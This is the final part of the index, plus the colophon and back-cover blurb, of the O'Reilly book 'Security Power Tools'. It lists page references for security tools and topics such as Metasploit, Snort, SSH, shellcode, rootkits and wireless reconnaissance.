  port forwarding and, 487
  PuTTY support, 490
  tracking, 396, 405
sessions command, 213
set command
  changing evasion options, 220
  description, 196
  selecting encoders, 223
  selecting NOP generators, 222
  setting option values, 207
  setting payloads, 203, 215
  setting targets, 208
set ENCODER command, 223
set NOP command, 222
set PAYLOAD command, 203, 215
set TARGET command, 208
setroubleshoot package (SELinux), 439, 440
set_vertict( ) method, 187
SetWindowsHookEx function, 372
Sfind.exe tool, 706
SFLib library, 296
SFlib library, 291–292, 294
sfPortscan preprocessor, 648
sfsyscall.h file, 291
_sfsyscalln( ) macros, 291
sfsysnr.h file, 292
SFTP protocol, 481, 490, 493
sftypes.h file, 292
SHA algorithm, 456
SHA-1 algorithm
  Aide support, 671
  file integrity checkers and, 667
  hash collisions and, 508, 667
  Samhain/Beltane and, 672
SHA512 hash algorithm, 508
shadow browsing, 98
Shadow IDS, 693
Shamir, Adi, 227
Sharp Zaurus platform, 227, 229
shellcode
  analyzing, 275–279
  building from assembly language, 289
  constraints in, 285
  debugging, 282–285
  defined, 242, 268, 275
  disassembling, 275–279
  disguising, 302–306
  execution flow hijacking, 306–320
  exploit frameworks and, 242–243
  GCC support, 288–291
  inline, 296
  InlineEgg library, 297–299

shellcode (*continued*)
Metasploit support, 299–302
nasm support, 286–287
performing simple exploits, 270–275
purpose of, 269
SFlib library, 291–292
ShellForge support, 293–296
testing, 279–285, 287, 295
shellcode loaders, 281, 282
ShellForge program, 291, 293–296
Shmoo group, 447
show command
description, 195
listing encoders, 223
listing NOP generators, 222
listing targets, 208
setting options, 206–209
showing evasion techniques, 219
showing exploits, 201
showing payloads, 202, 208
show encoders command, 223
show evasion command, 219
show exploits command, 201
show nops command, 222
show options command, 206–209
show payloads command, 202, 208
show targets command, 208
show( ) method, 145, 170
show2( ) function, 145
SIGCHLD signal, 478
SIGHUP signal, 569
signal strength, 124
signature scanners, 368
signatures (see digital signatures; virus signatures)
sigtool utility (ClamAV), 533, 534
Simple Service Discovery Protocol (SSDP), 416
SIP protocol, 601, 604
64-bit WEP, 226
Skype traffic, 591
Slackware, 423
Slammer worm, 525
sliced network scan, 178–180
SMB protocol, 211, 365, 530
S/MIME standard, 494, 510–512
SMTP protocol
encryption and, 494, 513
firewalls and, 387
Hacker Defender and, 365
honeypots and, 656
ipfw/natd and, 395, 397
NAT and, 389
Nessus support, 56
OPEN RELAY mode, 68
SpamAssassin and, 569
SpamProbe support, 558
Stunnel support, 518, 519
TCP support, 32
Traffic IQ Pro and, 590
SMTPS protocol, 494, 518, 519
Snarl tool, 700
SNAT target, 402
SndRcvList object, 147, 149, 170
Sneaky timing template, 47
sniff( ) method, 153
SNMP protocol, 56, 601, 604
Snort
blocking port scans, 648
changing default ports for services, 644
disabling rules, 643, 644
ettercap support, 90
evasion techniques, 221
excluding authorized scans, 645
honeypot monitoring, 653–661
ILDS and, 648–649, 653
implementing, 651–653
log analysis, 645, 646
modes supported, 640, 641
monitoring network usage, 650, 651
passive network mapping, 642, 643
Prelude-IDS support, 693
signatures database, 646
stealth Ethernet, 643
updating rules, 646–647
user monitoring, 652
writing signatures, 641, 642
Snortalog tool, 645
SNOsoft, 19
Soeder, Derek, 320
SoftICE tool, 731, 781
software
active defense case study, 11
copyright law on, 13–15, 18
mass market licenses, 17
Soghoian, Chris, 25
Solaris operating system
ClamAV support, 531
Metasploit support, 203
Nessus support, 55, 56
Protos and, 601
Wireshark support, 615

Song, Dug, 86
source code (see code)
Sourceforge, 677
spam
  Bayesian filters for, 556–560
  blacklists as, 565
  defined, 555
  honeypot monitoring and, 658
  identifying via scoring, 553
  language and, 565
  SpamAssassin and, 560–571
  tar pits and, 656
  trespass to chattels tort and, 10
SpamAssassin
  configuration files, 560–562
  email filtering, 572
  functionality, 560
  plug-ins for, 567–569
  Procmail and, 569–571
  SpamProbe and, 557
  usage rules, 562–567
  variables supported, 561, 562
spamc client, 569
SpamCop plug-in, 568
spamd daemon, 569
SpamProbe filter, 556–560, 567, 570, 571
spamprobe receive command, 559
spamprobe score command, 559
spamprobe train command, 559
spanning tree algorithms, 386
SPARC architecture
  disassemblers and, 276
  Metasploit support, 203
  QEMU support, 452
  Spike API and, 735
SPI Dynamics, 76, 746
SPI Fuzzer (WebInspect), 85
SPI Monitor (WebInspect), 85
SPI Proxy (WebInspect), 84
Spike framework
  as block-based fuzzer, 727, 747
  WebProxy and, 743
  writing with, 734–739
SPLAT project, 475
Splunks tool, 645, 663
SpoofStick, 572, 573
sprintf() function (C library), 145
sprintf() method (Scapy), 145, 147
spyware
  adware as, 525
  ClamWin support, 531
  defined, 525
  example of, 526
  home pages and, 530
  Norton Antivirus and, 527
  Traffic IQ Pro and, 590
SQL injection
  defined, 72
  Nikto support, 72
  WebInspect support, 76, 84
SQL Injector (WebInspect), 84
sr() function, 149
sr1() function, 149
srloop() function, 149
srv_control.dll plug-in, 339, 344, 358
srv_legacy.dll plug-in, 345
srv_regfile.dll plug-in
  encryption support, 356
  functionality, 339, 345
  nonstandard options and, 346
srv_system.dll plug-in, 345
SSDP (Simple Service Discovery Protocol), 416
SSH (Secure Shell) protocol
  agent forwarding, 484
  authentication, 465–470
  background, 455, 456
  client configuration, 462–464
  escape sequences, 487
  firewalls and, 387, 397, 408
  perpetual tunneling, 488
  port forwarding, 484–486
  remote file access, 480–483
  server configuration, 459–462
  shortcomings, 471–476
  SSH-2 protocol, 456–459
  storing private keys, 488
  tcpdump and, 611
  troubleshooting, 477–480
  Windows support, 489–494
  X11 forwarding, 484–486
SSH tunneling
  autossh support, 488
  clamd daemon and, 542
  escape sequences, 487
  Meterpreter and, 217
  SSH support, 456
SSH-2 protocol, 456–459
ssh-agent program, 467
ssh_config file, 484
sshfs command, 482
ssh-host-config script file, 489
ssh-keygen command, 466

sshmitm tool, 472
$SSH_ORIGINAL_COMMAND environment variable, 475
SSID
  association request frames and, 105
  beacon frames and, 104
  cloaking, 104, 111, 121
  de-cloaking, 129
  defined, 103
  hiding, 105
  Kismet tool and, 111
  Wireshark analyzer and, 120
SSL (Secure Sockets Layer)
  firewalls and, 387
  Nessus support, 56
  Nikto support, 72
  SpamAssassin support, 570
  Stunnel support, 513, 518, 519
  TLS vs., 513
  WebInspect and, 747
  WEP support, 226
_STAR_variable (SpamAssassin), 562
state statutes
  on computer trespass, 11
  on civil cause of action, 8
  on crime, 8
statistics, Wireshark, 630
statutes
  cease-and-desist letters, 19
  on computer trespass, 7
  on criminal behavior, 8
  defined, 7
  prohibiting computer trespass, 7
STCPIO (Stealthy TCPIO), 357–358
Stealthy TCPIO (STCPIO), 357–358
sTrace application, 732, 733–734
Strassberg, Keith, 388
strcpy( ) function, 270, 271, 272
stream ciphers, 226
STREAM command (clamd), 543
StreamMaxLength option (clamd), 541
StreamMaxPort option (clamd), 541
StreamMinPort option (clamd), 541
StrictMode option (SSH), 461
strings window (IDA), 757
StrLenField class, 158
Structured Exception Handlers (SEH), 303, 306
structures, 753
Stunnel, 513, 730
su command, 421
Subversion utility, 200
sudo process
  access control and, 426–427
  Aircrack-ng support, 229, 230
  elevating privileges with, 33
  host hardening and, 421
sudowin system, 428–430
SunnComm, 19
SunOS operating system, 386, 611
super-sockets, 152, 153
superuser privileges, 33
Supervisory Control And Data Acquisition (SCADA), 56
SUSE operating system, 57
SVN content versioning system, 483
switch case statements, 769
switched networks, 88–92, 247
switches, 455, 642
Symantec, 527–530, 742
symmetric keys
  file/email encryption and, 494
  GPG support, 495
  SSH-2 support, 456, 458
SYN packets (TCP)
  generating, 133
  host scans, 35
  ipfw/natd and, 396
  p0f support, 96
  purpose, 43
  scan speed and, 46
  Scanrand support, 34
  Scapy support, 150
  three-way handshake, 32
  traceroute support, 167
  tracking session state, 396
SYN scan
  example, 45
  Nmap support, 44
  port scanning, 37
  support for, 42
  TTL and, 176
  writing, 154, 155
synchronizing files, 481, 482
SYN-cookie feature, 31
syscall
  address table, 369, 377, 378
  output corruption, 729
  syscall output differencing, 371–374
sysinfo command (Meterpreter), 216
Sysinternals
  Autoruns tool, 711–714
  FileMon tool, 776
  OllyDbg tool, 731, 776–781

overview, 710, 775
Process Explorer tool, 714, 719–724
RegMon tool, 775
RootkitRevealer tool, 714–715
setting filters, 776
streams.exe utility, 716
TCPView tool, 424, 716–718
syslog, 645, 663
System.map file, 674
systrace, 661

T

tar pits, 656
TARGET option (Metasploit), 194
target option (Metasploit), 207, 208
targets.txt file, 69
task automation, IDC scripts, 774–775
tasteful inspection, 644
TCP protocol
blocked pings and, 35
BPF filtering, 610, 612
firewalls and, 387
forensic tools for, 716
fuzzing technique and, 182
host scan support, 37
hping support, 133, 134
ipfw/natd and, 395, 397
ISIC support, 593, 599
Netdude support, 636
port support, 32, 39
Protos and, 601, 602
replaying traffic, 579
Scanrand support, 34
Scapy program, 143
Stunnel support, 513
supported evasion techniques, 220
TCP scan types, 43–45
tcpdump and, 611
tcpflow utility and, 633
Tcpreplay and, 580, 582
three-way handshake, 32
traceroute support, 166, 167, 168
Traffic IQ Pro and, 589
transparent proxying and, 184
Windows Firewall and, 413
(see also Layer 4; SYN packets)
TCP scanning, 32, 43–45
TCPAddr option (clamd), 541
tcpdump
advanced dump displays, 612–613
BPF filtering and, 607, 609–612
filtering incoming packets, 94
functionality, 607
fuzzer support, 730
honeypot monitoring and, 653
ILDS support, 649
installing, 607–609
logging packet data, 94
Netdude support, 634
packet extraction, 614
saving traffic with, 96
Scapy support, 183
Traffic IQ Pro and, 589, 592
writing packets to disk, 611, 612
tcpflow utility, 633, 730
TCP/IP protocol, 594, 739
TCPKeepAlive option (SSH), 461
tcpprep tool, 577, 583, 584
Tcpreplay tool, 577–586, 730
tcprewrite tool, 577, 580
tcpsic tool, 593, 596–599
TCPSocket option (clamd), 541, 542
tcptraceroute program, 166
TCPView tool, 424, 716–718
Telnet protocol
clamd support, 541
dsniff support, 98
encryption support, 513
Hacker Defender and, 365
preprocessors and, 644
PuTTY support, 490
sample packet capture, 455
Temporal Key Integrity Protocol (TKIP), 226
Tenable Security Center, 56
Teredo super-socket, 153
terminal emulation, 493–494
test beds, 730–731
test campaigns, 162
test cases, generating, 740, 741
test sets, 162
testing
accessing computers for, 8, 12
anti-virus software, 527, 528
attack detections, 577
backdoors and, 331
black-box, 180–182, 601
ClamAV components, 543, 544
corner cases, 581
ethical choices on disclosure, 6
false positives, 577
firewalls, 62, 576, 577
fuzzing and, 180–182, 725, 739
IDSes, 576, 577, 578
kernels, 452

testing(*continued*)
meta tests, 563
remote servers, 62
shellcode, 279–285, 287, 295
SpamAssassin network tests, 568
test sets in, 162
varieties of bugs for, 727
vulnerabilities, 55, 62, 76
WebInspect and, 747
(see also penetration testing; security testing)
_TESTSCORES_variable (SpamAssassin), 562
text strings, searching for, 751, 757
TFTP protocol, 56
Thawte CA, 512
3DES algorithm, 456, 495, 514
three-way handshake, 32
Tikiwiki wiki, 76
time bombs, 525
Time to Live (see TTL)
time-memory trade-off, 446
timeouts
exploits and, 210
Scapy functions, 149
Traffic IQ Pro, 587, 588
timestamps, forensic tools and, 707, 709
timing templates, 46–47
TippingPoint, 270
TKIP (Temporal Key Integrity Protocol), 226
TKS1 standard, 523
TLS protocol, 513
Tomahawk tool, 586
torts, 10
TR protocol, 610
tracepath program, 166
traceproto program, 166
traceroute
DNS servers and, 156
firewalking technique and, 176
NAT and, 174–176
step-by-step example, 166–174
TracerouteResult object, 147, 170
trade secrets
defined, 4
law on decompiling code, 5
misappropriation of, 4–5
product flaws as, 5
reverse engineering and, 5, 16–18
Traffic IQ Basic, 592
Traffic IQ Pro
attack files, 589, 590
functionality, 586
importing packet captures, 592
packet editing, 592
replay traffic files, 588, 589
Scan feature, 591, 592
setting up, 587
standard traffic files, 590
transparent proxy, 183–186, 513, 520
transparent/bridge firewalls, 386
transport layer
encryption at, 494
SSH-2 protocol and, 457, 458
Wireshark support, 619
Transportation Safety Administration (TSA), 25
trespass to chattels tort, 10
triangulation algorithm, 124
Tripwire file integrity checker
database initialization with, 679, 680
functionality, 673
managing file changes, 686
prepping environment, 677–678
recognizing malicious activity, 687
rootkits and, 376
running filesystem checks, 684
securing baseline storage with, 681, 682
system integrity checking and, 371
updating storage database with, 686
Trojans, 525, 529
troubleshooting
replaying traffic, 579
SSH, 476–480
TrueCoverage tool, 731
truecrypt encryption system, 522
trusted hosts, 568
TrustWatch Toolbar, 572, 573
TSA (Transportation Safety Administration), 25
TShark, 615, 628–629
TTL (Time to Live)
firewalking and, 176
hping2 limitations, 135
Scapy program and, 137, 141, 142, 151
SIGINT handler, 134
sliced network scan and, 178, 179
traceroute example, 166, 174
Traffic IQ Pro and, 587, 588
tunneling (see SSH tunneling)
Turner, Aaron, 577
Twofish algorithm, 521
type transitions, 443

U

UAC (User Account Control), 428
Ubuntu, 406, 422
UDP protocol
  BPF filtering, 610
  cache poisoning and, 472
  DNS servers, 32
  firewalking support, 176
  firewalls and, 387
  host scan support, 37
  hping support, 133, 134
  ipfw/natd and, 396
  ISIC support, 593, 596
  Netcat support, 360
  Netdude support, 636
  port support, 32, 39
  Protos and, 601, 602, 603
  replaying traffic, 579
  Scapy program, 151
  SSH support, 485, 486
  tcpdump and, 611
  Tcpreplay and, 580, 582
  traceroute support, 166, 167, 172, 173
  Traffic IQ Pro and, 589
  transparent proxying and, 184
  UDP scanning, 33, 42
  Unicornscan support, 34
  Windows Firewall and, 413
  (see also Layer 4)
UDP spoofing, 472
UDPIO folder (BO2k), 337, 341
udpproxy tool, 601
udpsic tool, 593, 596–599, 601
uictl command (Meterpreter), 217
UID (user ID), 500, 679
Uka, Yuji, 320
UltraVNC, 327, 329, 330
unauthorized access (see computer trespass)
Unicode UTF-16 encoding, 303
Unicornscan scanner
  overview, 34
  port support, 32
  protocol data scans, 42
  specifying custom ports, 40
  TCP scan support, 43
  tuning scan speed, 47
uninstalling hxdef, 365, 366
unions, 753
Universal Plug and Play (UPnP), 416, 530
Unix operating system
  Adore-ng rootkit, 367
  backdoors, 359–362
  backdoors considerations, 324
  chroot support, 448
  command shell support, 215
  common ports, 37
  controlling services, 422
  Core Impact support, 252
  /dev/null device, 552
  firewalls and, 386
  GPG/PGP support, 495
  grep utility, 646
  host hardening on, 421
  ISIC support, 594
  Metasploit support, 200, 203
  Nessus support, 57
  netstat support, 370, 423, 424, 700–704
  password cracking, 445
  ping support, 87
  Ptrace debugging feature, 314
  rootkit detectors, 370, 371
  Scanrand support, 34
  Shellforge support, 293
  Snort support, 643
  Stunnel support, 513
  superuser privileges, 33
  tcpdump support, 607
  tcpprep tool and, 584
  traceroute support, 166
  TShark support, 629
  Wireshark support, 615
unrar tool, 543
unshadow utility, 445
updateCmd.exe, 72
UpdateLogFile option (Freshclam), 535
updates
  Metasploit, 200
  Norton Antivirus, 530
  to storage database, 684–687
  Traffic IQ Pro, 588
upload command (Meterpreter), 216
Upload File module (Core Impact), 254
UPnP (Universal Plug and Play), 416, 530
URG packets (TCP), 43, 44
URL encoding, 75, 644
URL rewriting, 81
USB drives, storing private keys, 488, 504, 521
use command, 196, 201
use_dcc option (SpamAssassin), 567
UsePAM option (SSH), 461
UsePrivilegeSeparation option (SSH), 461
User Account Control (UAC), 428
user authentication layer (SSH), 458

User configuration option (SSH), 464
user ID (UID), 500, 679
user monitoring, 652
User option (clamd/clamdscan), 539
user rights management, 56
usermod command, 483
UserMode Linux, 452
UTF-16 encoding, 303
UTscapy program, 162

V

Valgrind tool, 731
Valleri, Marco, 86
Van Dyke, J., 494
variables
  BO Peep installation, 351
  BO2k support, 337
  IDA tracking, 755
  IDC support, 768, 769, 772
Verbosity display option (tcpdump), 613
VeriSign CA, 511
version restrictions
  bypassing Core Impact's, 250
  porting exploits and, 260
_VERSION_variable (SpamAssassin), 561
VidStream tool (BO Peep), 350–352
virtual hosts
  certificates and, 519
  Nessus support, 63
  WebInspect support, 77
Virtual Machine Monitor (VMM), 450
virtual machines
  paravirtualization and, 450
  setting up test beds, 730
  Traffic IQ Pro support, 587
  virtualization and, 450
Virtual Network Computing (see VNC)
Virtual Private Asterisk (VPA) project, 451
virtualization, 449–454
virus definition database
  ClamWin support, 533
  Freshclam support, 531, 533
  Norton Antivirus support, 528
virus signatures
  ClamAV tools and, 531, 544–548
  Freshclam support, 533
  sigtool and, 533, 534
  SpamProbe and, 557
viruses
  .chm extension and, 533
  ClamWin support, 531
  defined, 525
  detecting, 528–530
  Norton Antivirus and, 527
  objects vulnerable to, 529
  polymorphic, 525
VirusEvent option (clamd/clamdscan), 539
VMM (Virtual Machine Monitor), 450
VMs (see virtual machines)
VMware emulation program, 452
VNC Authentication dialog box, 332, 333
VNC (Virtual Network Computing)
  backdoor support, 325–327
  connecting backdoors, 332, 333
  creating backdoors, 327–331
  key features, 326
  Metasploit payloads, 204, 215
  packaging backdoors, 331, 332
  removing backdoors, 333, 334
vnc.reg file, 329, 330
volumes, mounting, 431
VPA (Virtual Private Asterisk) project, 451
VPN
  firewalls and, 388
  network scanning, 61
  Scapy program and, 143
  SSH support, 484
vulnerabilities
  defined, 269
  IPS detection for, 590
  limiting damage in, 430–436
  testing fuzzers against, 739
  in WMF images, 526
  worms and, 525
vulnerability reporting
  Black Hat affair, 3, 4
  CERT and, 269
  legal and ethics issues, 22–26
vulnerability scanning
  defined, 55
  Metasploit and, 200
  Nessus, 55–72
  Nikto, 72–76
  WebInspect, 76–85
  (see also exploit frameworks)

W

Wait function (IDC), 771
wait mode (flowreplay), 585
WAP protocol, 601, 604
wardialing technique, 101
wardriving technique
  defined, 101
  Kismet analyzer, 107–117

Netstumbler tool, 105–107
overview, 101, 102
tools supported, 129
watchpoints
setting in IDA, 759
setting in OllyDbg, 777
watermark attack, 523
WDF (Wireshark Display Filters), 615, 621–625, 628
.weak log file, 117
web applications
fuzzing, 742–744, 746, 747
Nikto support, 72
WebInspect support, 76
web browsers (see browsers)
Web of Trust model
CAcert CA and, 512
GPG rules for, 501
modifying, 505
overview, 497–499
WebInspect
Assessment Management Platform, 85
false positives analysis, 81
licensing, 76
overview, 76
policy management, 78–79
report analysis, 80–81
scan wizard, 76, 77
tools supported, 83–85
tuning settings, 79
WebInspect tool, 746, 747
WebProxy tool, 742, 744–746
WebSpider, 746
webspy utility (dsniff), 98
WEP (Wireless Equivalent Privacy)
Aircrack tool and, 226, 227
Airpwn tool and, 234, 236, 237
encryption, 111, 117
overview, 225, 226
wep_keygen utility (Airpwn), 237
white hat researchers, 22, 24
whitelists
SpamAssassin and, 565
SSH and, 462
TrustWatch Toolbar as, 573
Whittaker, James A., 729
Whois queries, 718
Wi-Fi Protected Access (WPA), 111, 226, 236–237
Wildpackets driver, 228
WinDbg debugger, 731
Window scan, 44
Windows Explorer, 713
Windows Firewall
blocking sessions, 387
Internet Worm Protection and, 530
OS support, 386
overview, 412–417
Windows Media File, 529
Windows operating system
access control and, 428
Afick support, 670
Aircrack-ng support, 227, 228
Airopeek support, 129
backdoor considerations, 324
blocked pings, 35
BO2k support, 334
ClamAV support, 531
ClamWin support, 531
coLinux project, 450
command shell support, 215
common ports, 37
controlling services, 422, 424
dynamic libraries and, 307
EEREAP utility and, 311
email security and, 575
encryption with PGP disk, 521
exploit frameworks and, 242
FileFuzz tool, 741
firewalls and, 386, 387, 388, 421
FTK support, 704
GPG/PGP support, 495
Hacker Defender rootkit, 363–366
Kismet support, 107
LAN reconnaissance and, 88
LAND attacks, 581
malicious software and, 526
Metasploit support, 203
Meterpreter support, 215
Nessus plug-ins, 67
Nessus support, 55, 56, 57, 72
netstat support, 702–704
Netstumbler support, 105
Nikto support, 72
Nmap support, 33
Opcodes database, 242, 260
password cracking, 446, 447
Ping of Death and, 132
Protos and, 601
QEMU support, 452
rootkit detectors, 371–374, 714
RPC support, 392
running exploits, 209
SEH support, 303, 306

Windows operating system (*continued*)
SoftICE tool, 781
SSH support, 489–494
Stunnel support, 513, 516
Sysinternals support, 710
tracert support, 166
Traffic IQ Pro and, 587
TShark support, 629
Unicode UTG-15 encoding, 303
VNC support, 326, 330, 333
WebInspect support, 76
wipfw support, 391
Wireshark support, 117, 119, 615
Windows Task Manager, 424, 719, 722
WinPcap, 614, 629
WinSCP program, 493
Winters, Scott, 388
wipfw firewall application, 391
Wireless Equivalent Privacy (see WEP)
wireless penetration
Aircrack tool and, 225, 226–230
Airpwn tool and, 225, 231–238
Karma tool and, 225, 238–241
WEP/WPA encryption and, 225, 226
wireless reconnaissance
AirDefense Mobile tool, 122–126
AirMagnet analyzers, 126–129
Airopeek tool, 129
discovery tools overview, 105
802.11 frames, 103–105
802.11 network basics, 102, 103
Kismet analyzer, 107–117
Netstumbler tool, 105–107
purpose, 101
wardriving and, 101, 102, 129
Wireshark analyzer, 117–122
Wireshark Display Filters (WDF), 615, 621–625, 628
Wireshark (see Ethereal/Wireshark)
WMF images, 526
worms
defined, 525
false positives with, 529
honeypot monitoring and, 653, 658
Norton Antivirus and, 527
possible scenarios, 699
tar pits and, 656
WPA (Wi-Fi Protected Access), 111, 226, 236–237
WPA-PSK shared key mode, 226, 227

X

X11 forwarding, 484–486
X11 service, 387, 423
X.509 certificates
creating, 514–516
depicted, 510
free, 511
S/MIME standard and, 510
x86 architecture
alphanumeric shellcode and, 302
GCC support, 288
InlineEgg support, 298
Metasploit support, 203, 304
nasm support, 286
ndisasm support, 276
QEMU support, 452
x86/alpha_mixed encoder, 223
x86/alpha_upper encoder, 224
Xauth magic cookie management, 486
Xen paravirtualization project, 453–454
xinetd daemon, 519
Xmas scans, 43, 44
XML format (Nmap), 51
xor loader, 296
XSS (cross-site scripting), 72, 76

Y

YESNO variable (SpamAssassin), 561

Z

Zalewski, Michal, 87
Zeltser, Lenny, 388
Zeppoo rootkit, 376, 378, 379
Zero Day Initiative, 270
ZIP compression, 496, 507
zombie hosts, 52–53, 526, 556
ZSK (zone-signing key), 473
Zwicky, Elizabeth D., 388

Colophon

The image on the cover of *Security Power Tools* is a rotary hammer. This tool, also known as a hammer drill, is used for drilling into stone or concrete. It employs a rotating hammering motion that allows it to dig holes into the stone quickly with minimal effort. It can also work at low speeds for chiseling work and for restrained, more precise cutting.

The cover image is a photograph taken by Frank Deras. The cover font is Adobe ITC Garamond. The text font is Linotype Birka; the heading font is Adobe Helvetica Neue Condensed; and the code font is LucasFont's TheSans Mono Condensed.

Security

SECURITY POWER TOOLS

"I've been using the O'Reilly Unix Power Tools *book since it was first published in 1993. It's been about that long that I've been waiting for a Security Power Tools book. Thanks for some of the gems in this book, guys."*

—Peiter "Mudge" Zatko

What if you could sit down with some of the most talented security engineers in the world and ask any network security question you wanted? *Security Power Tools* lets you do exactly that! Members of the Juniper Networks Security Engineering team and a few guest experts reveal how to use, tweak, and push the most popular network security applications, utilities, and tools available using Windows, Linux, Mac OS X, and Unix platforms.

Twenty-three cross-referenced chapters review the best security tools on the planet for both black hat techniques and white hat defense tactics. You'll find tips, tricks, and how-to advice for an assortment of freeware and commercial tools, ranging from intermediate-level command-line operations to advanced programming of self-hiding exploits.

Security Power Tools details best practices for:

- Reconnaissance—including tools for network scanning such as nmap; vulnerability scanning; LAN reconnaissance; wireless reconnaissance; and custom packet generation
- Penetration—such as the Metasploit framework for automated penetration of remote computers; tools to find wireless networks; and tricks and tools to manipulate shellcodes
- Control—including tools for use as backdoors; and a review of known rootkits
- Defense—including host-based firewalls; host hardening; communication security with SSH; email security and anti-malware; and device security testing
- Monitoring—such as tools to capture and analyze packets; network monitoring with Honeyd and snort; and host monitoring of production servers for file changes
- Discovery—including The Forensic Toolkit, SysInternals, and other popular forensic tools; application fuzzer and fuzzing techniques; and the art of binary reverse engineering using tools such as Interactive Disassembler and Ollydbg

With the addition of a practical and timely network security ethics chapter, written by a Stanford University professor of law, this book is a goldmine of security information.

US $59.99 **CAN $71.99**
ISBN-10: 0-596-00963-1
ISBN-13: 978-0-596-00963-2

O'REILLY®
www.oreilly.com

Safari® Books Online
Free online edition
with purchase of this book.
Details on last page.